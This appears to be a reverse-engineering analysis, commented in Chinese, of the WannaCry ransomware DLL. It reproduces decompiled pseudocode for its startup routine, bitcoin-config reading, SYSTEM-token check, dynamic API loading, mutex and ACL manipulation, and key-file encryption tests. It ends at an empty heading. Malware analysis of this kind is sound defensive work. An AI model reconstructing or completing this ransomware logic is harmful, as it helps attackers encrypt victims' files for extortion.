  void *Obj_CritialSection; // eax
  HCRYPTPROV *hCritialSection; // esi
  HANDLE v4; // eax
  HANDLE v5; // eax
  HANDLE v6; // ebx
  HANDLE v7; // eax
  HANDLE v8; // eax
  HANDLE hThread1; // esi
  WCHAR szMainModulePath[260]; // [esp+10h] [ebp-214h] BYREF
  int v12; // [esp+220h] [ebp-4h]

  if ( fdwReason || CryIsRun() )                // 防止多开
    return 0;


  // 设置当前路径位主模块路径
  szMainModulePath[0] = 0;
  memset(&szMainModulePath[1], 0, 0x204u);
  szMainModulePath[259] = 0;
  GetModuleFileNameW(hModule, szMainModulePath, 0x103u);// 获取主模块路径
  if ( wcsrchr(szMainModulePath, '\\') )        // 从末尾查找路径中的\\
    *wcsrchr(szMainModulePath, '\\') = 0;       // 替换\\为0
  SetCurrentDirectoryW(szMainModulePath);       // 设置主模块路径为当前路径

  if ( !ReadOrWriteWnry(crywnryBuf, 1) )        // 读取c.wnry信息内容，里面之前写了比特币账号
    return 0;
  dword_1000DD94 = CryGetToken();               // 获取临牌信息,对比是不是S-1-5-18
  if ( !CryGetAPI() )                           // 获取API信息
    return 0;
  sprintf(sz00000000Res, "%08X.res", 0);        // 00000000.res
  sprintf(sz00000000Pky, "%08X.pky", 0);        // 00000000.pky
  sprintf(sz00000000Eky, "%08X.eky", 0);        // 00000000.eky
  if ( CrySetSecurityInfo(0) || CryTestEncryption() )// 设置安全信息，并且测试00000000.dky/00000000.pky是否存在
                                                // 测试能否正常加密解密
  {
    hThread1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CryRun_WanaDecryptor_taskscheProc, 0, 0, 0);// 死循环创建@WanaDecryptor@.exe和tasksche.exe进程
    WaitForSingleObject(hThread1, 0xFFFFFFFF);
    CloseHandle(hThread1);
    return 0;
  }
  Obj_CritialSection = operator new(0x28u);
  v12 = 0;
  if ( Obj_CritialSection )
    hCritialSection = (HCRYPTPROV *)InitCritialSection(Obj_CritialSection);// 初始化临界区
  else
    hCritialSection = 0;
```




```
  v12 = -1;
  if ( !hCritialSection || !CryWriteKeyToPkyEky(hCritialSection, sz00000000Pky, sz00000000Eky) )// 获取密钥写入Pky\Eky文件再导出
    return 0;
  if ( !CryReadRes() )                          // 读取00000000.Res到全局数组中g_arryRes
  {
    DeleteFileA(sz00000000Res);                 // 读取失败删除00000000.res文件
    memset(g_arryRes, 0, sizeof(g_arryRes));    // 重置数组
    dword_1000DC70 = 0;
    CryLoadRandom(hCritialSection, g_arryRes, 8u);// 加载随机内容到数组
  }
  CryFreeKey(hCritialSection);
  (*(void (__thiscall **)(HCRYPTPROV *, int))*hCritialSection)(hCritialSection, 1);
  v4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)WriteToResProc, 0, 0, 0);// 创建线程并将刚刚获取到的res写入到00000000.res
  if ( v4 )
    CloseHandle(v4);
  Sleep(0x64u);
  v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CryTestEncryptionProc, 0, 0, 0);// 判断dky、pky文件是否存在，并测试能否加密
  if ( v5 )
    CloseHandle(v5);
  Sleep(0x64u);
  v6 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)VirOption_, 0, 0, 0);// 移动文件到临时目录,加密关键文件
  Sleep(0x64u);
  v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Run_taskdl, 0, 0, 0);// 启动taskdl.exe
  if ( v7 )
    CloseHandle(v7);
  Sleep(0x64u);
  v8 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)CryRun_WanaDecryptor_taskscheProc, 0, 0, 0);// // 死循环创建@WanaDecryptor@.exe和tasksche.exe进程
  if ( v8 )
    CloseHandle(v8);
  Sleep(0x64u);
  sub_100057C0();
  if ( v6 )
  {
    WaitForSingleObject(v6, 0xFFFFFFFF);
    CloseHandle(v6);
  }
  return 0;
}
```

ReadOrWriteWnry




```
int __cdecl ReadOrWriteWnry(void *DstBuf, int a2)
{
  FILE *v2; // eax
  FILE *v3; // esi
  size_t v4; // eax

  if ( a2 )
    v2 = fopen("c.wnry", "rb");                  // 打开c.wnry
  else
    v2 = fopen("c.wnry", "wb");
  v3 = v2;
  if ( !v2 )
    return 0;
  if ( a2 )
    v4 = fread(DstBuf, 0x30Cu, 1u, v2);          // 读取
  else
    v4 = fwrite(DstBuf, 0x30Cu, 1u, v2);         // 写入
  if ( !v4 )
  {
    fclose(v3);
    return 0;
  }
  fclose(v3);
  return 1;
}
```

CryGetToken




```
BOOL CryGetToken()
{
  int v0; // eax
  DWORD pcbBuffer; // [esp+4h] [ebp-25Ch] BYREF
  WCHAR Buffer[300]; // [esp+8h] [ebp-258h] BYREF

  Buffer[0] = 0;
  memset(&Buffer[1], 0, 0x254u);
  Buffer[299] = 0;
  if ( CryGetToken_(Buffer) )
  {
    v0 = wcsicmp(L"S-1-5-18", Buffer);
  }
  else
  {
    pcbBuffer = 300;
    GetUserNameW(Buffer, &pcbBuffer);
    v0 = wcsicmp(Buffer, L"SYSTEM");
  }
  return v0 == 0;
}
```




```
  TokenInformationLength = 0;
  v1 = GetCurrentProcess();
  result = OpenProcessToken(v1, 8u, &TokenHandle);
  if ( result )
  {
    if ( GetTokenInformation(TokenHandle, TokenUser, 0, TokenInformationLength, &TokenInformationLength)
      || GetLastError() == 122 )
    {
      v3 = GlobalAlloc(0x40u, TokenInformationLength);
      result = GetTokenInformation(TokenHandle, TokenUser, v3, TokenInformationLength, &TokenInformationLength);
      if ( result )
      {
        result = (int)LoadLibraryA("advapi32.dll");
        if ( result )
        {
          result = (int)GetProcAddress((HMODULE)result, "ConvertSidToStringSidW");
          if ( result )
          {
            Source = 0;
            result = ((int (__stdcall *)(_DWORD, wchar_t **))result)(*v3, &Source);
            if ( result )
            {
              wcscpy(Dest, Source);
              if ( v3 )
                GlobalFree(v3);
              result = 1;
            }
          }
        }
      }
    }
    else
    {
      result = 0;
    }
  }
  return result;
}
```

CryGetAPI 文件操作 API




```
int CryGetAPI()
{
  int result; // eax
  HMODULE v1; // eax
  HMODULE v2; // esi
  BOOL (__stdcall *CloseHandle)(HANDLE); // eax

  if ( !sub_10004440() )
    goto LABEL_13;
  if ( *(_DWORD *)CreateFileW_0 )
    return 1;
  v1 = LoadLibraryA("kernel32.dll");
  v2 = v1;
  if ( !v1 )
    goto LABEL_13;
  *(_DWORD *)CreateFileW_0 = GetProcAddress(v1, "CreateFileW");
  *(_DWORD *)WriteFile_0 = GetProcAddress(v2, "WriteFile");
  *(_DWORD *)ReadFile_0 = GetProcAddress(v2, "ReadFile");
  *(_DWORD *)MoveFileW = GetProcAddress(v2, "MoveFileW");
  *(_DWORD *)MoveFileExW_0 = GetProcAddress(v2, "MoveFileExW");
  *(_DWORD *)DeleteFileW_0 = GetProcAddress(v2, "DeleteFileW");
  CloseHandle = (BOOL (__stdcall *)(HANDLE))GetProcAddress(v2, "CloseHandle");
  *(_DWORD *)CloseHandle_0 = CloseHandle;
  if ( !*(_DWORD *)CreateFileW_0 )
    goto LABEL_13;
  if ( *(_DWORD *)WriteFile_0
    && *(_DWORD *)ReadFile_0
    && *(_DWORD *)MoveFileW
    && *(_DWORD *)MoveFileExW_0
    && *(_DWORD *)DeleteFileW_0
    && CloseHandle )
  {
    result = 1;
  }
  else
  {
LABEL_13:
    result = 0;
  }
  return result;
}
```

CrySetSecurityInfo




```
int __cdecl CrySetSecurityInfo(int a1)
{
  HANDLE v1; // eax
  int result; // eax
  HANDLE v3; // esi
  char Dest[100]; // [esp+4h] [ebp-64h] BYREF

  v1 = OpenMutexA(0x100000u, 1, "Global\\MsWinZonesCacheCounterMutexW");
  if ( v1 )
  {
    CloseHandle(v1);
    result = 1;
  }
  else
  {
    sprintf(Dest, "%s%d", "Global\\MsWinZonesCacheCounterMutexA", a1);
    v3 = CreateMutexA(0, 1, Dest);
    if ( v3 && GetLastError() == 183 )
    {
      CloseHandle(v3);
      result = 1;
    }
    else
    {
      SetSecurityInfo_(v3);
      result = 0;
    }
  }
  return result;
}
```




```
HLOCAL __cdecl sub_100013E0(HANDLE handle)
{
  PACL ppDacl; // [esp+Ch] [ebp-2Ch] BYREF
  PACL NewAcl; // [esp+10h] [ebp-28h] BYREF
  PSECURITY_DESCRIPTOR ppSecurityDescriptor; // [esp+14h] [ebp-24h] BYREF
  struct _EXPLICIT_ACCESS_A pListOfExplicitEntries; // [esp+18h] [ebp-20h] BYREF

  ppDacl = 0;
  NewAcl = 0;
  ppSecurityDescriptor = 0;
  GetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, 0, &ppDacl, 0, &ppSecurityDescriptor);
  pListOfExplicitEntries.grfAccessPermissions = 2031617;
  pListOfExplicitEntries.grfAccessMode = GRANT_ACCESS;
  pListOfExplicitEntries.grfInheritance = 0;
  pListOfExplicitEntries.Trustee.pMultipleTrustee = 0;
  pListOfExplicitEntries.Trustee.MultipleTrusteeOperation = NO_MULTIPLE_TRUSTEE;
  pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_NAME;
  pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
  pListOfExplicitEntries.Trustee.ptstrName = "EVERYONE";
  SetEntriesInAclA(1u, &pListOfExplicitEntries, ppDacl, &NewAcl);
  SetSecurityInfo(handle, SE_KERNEL_OBJECT, 4u, 0, 0, NewAcl, 0);
  LocalFree(ppDacl);
  LocalFree(NewAcl);
  return LocalFree(ppSecurityDescriptor);
}
```

CryTestEncryption




```
// positive sp value has been detected, the output may be wrong!
int __cdecl CryTestEncryption()
{
  int v0; // eax
  struct _RTL_CRITICAL_SECTION *v2; // [esp-4h] [ebp-70h]
  int v3; // [esp+0h] [ebp-6Ch] BYREF
  int v4[10]; // [esp+4h] [ebp-68h] BYREF
  int v5; // [esp+64h] [ebp-8h]
  void *retaddr; // [esp+6Ch] [ebp+0h]

  sprintf((char *)&v4[9], "%08X.dky", retaddr); // 00000000.dky
  if ( GetFileAttributesA((LPCSTR)&v4[9]) != -1 && GetFileAttributesA(sz00000000Pky) != -1 )
  {
    InitCritialSection(&v3);
    v5 = 0;
    v0 = TestEncryption(&v3, sz00000000Pky, (LPCSTR)&v4[9]);
    v5 = -1;
    if ( v0 )
    {
      DeleteCriticalSection_(v2);
      return 1;
    }
    DeleteCriticalSection_(v2);
  }
  return 0;
}
```




```
int __thiscall TestEncryption(int *this, LPCSTR lpFileName, LPCSTR a3)
{
  unsigned int v5; // [esp+10h] [ebp-228h] BYREF
  char Str2[12]; // [esp+14h] [ebp-224h] BYREF
  char Str1; // [esp+20h] [ebp-218h] BYREF
  char v8[508]; // [esp+21h] [ebp-217h] BYREF
  __int16 v9; // [esp+21Dh] [ebp-1Bh]
  char v10; // [esp+21Fh] [ebp-19h]
  CPPEH_RECORD ms_exc; // [esp+220h] [ebp-18h] BYREF

  strcpy(Str2, "TESTDATA");
  Str2[9] = 0;
  Str1 = 0;
  memset(v8, 0, sizeof(v8));
  v9 = 0;
  v10 = 0;
  v5 = strlen(Str2);
  if ( !GetKey((char *)this) )                    // 获取密钥
    return 0;
  ms_exc.registration.TryLevel = 0;
  if ( !ImportKey(this[1], (int)(this + 2), lpFileName) || !ImportKey(this[1], (int)(this + 3), a3) )// 读取0000000.pky密钥并写入到this[1]
  {
    local_unwind2((int)&ms_exc.registration, -1);
    return 0;
  }
  strcpy(&Str1, Str2);
  if ( !CryJiaMi(this[2], 0, 1, 0, &Str1, &v5, 512) || !CryJieMi(this[3], 0, 1, 0, &Str1, &v5) )// 加密并解密字符串，测试功能是否正常
  {
    local_unwind2((int)&ms_exc.registration, -1);
    return 0;
  }
  if ( strncmp(&Str1, Str2, strlen(Str2)) )       // 比对加密前和加密后的字符串，判断是否加密成功
  {
    ms_exc.registration.TryLevel = -1;
    CryFreeKey(this);
    return 0;
  }
  local_unwind2((int)&ms_exc.registration, -1);
  return 1;
}
```

CryRun@WanaDecryptor@taskscheProc

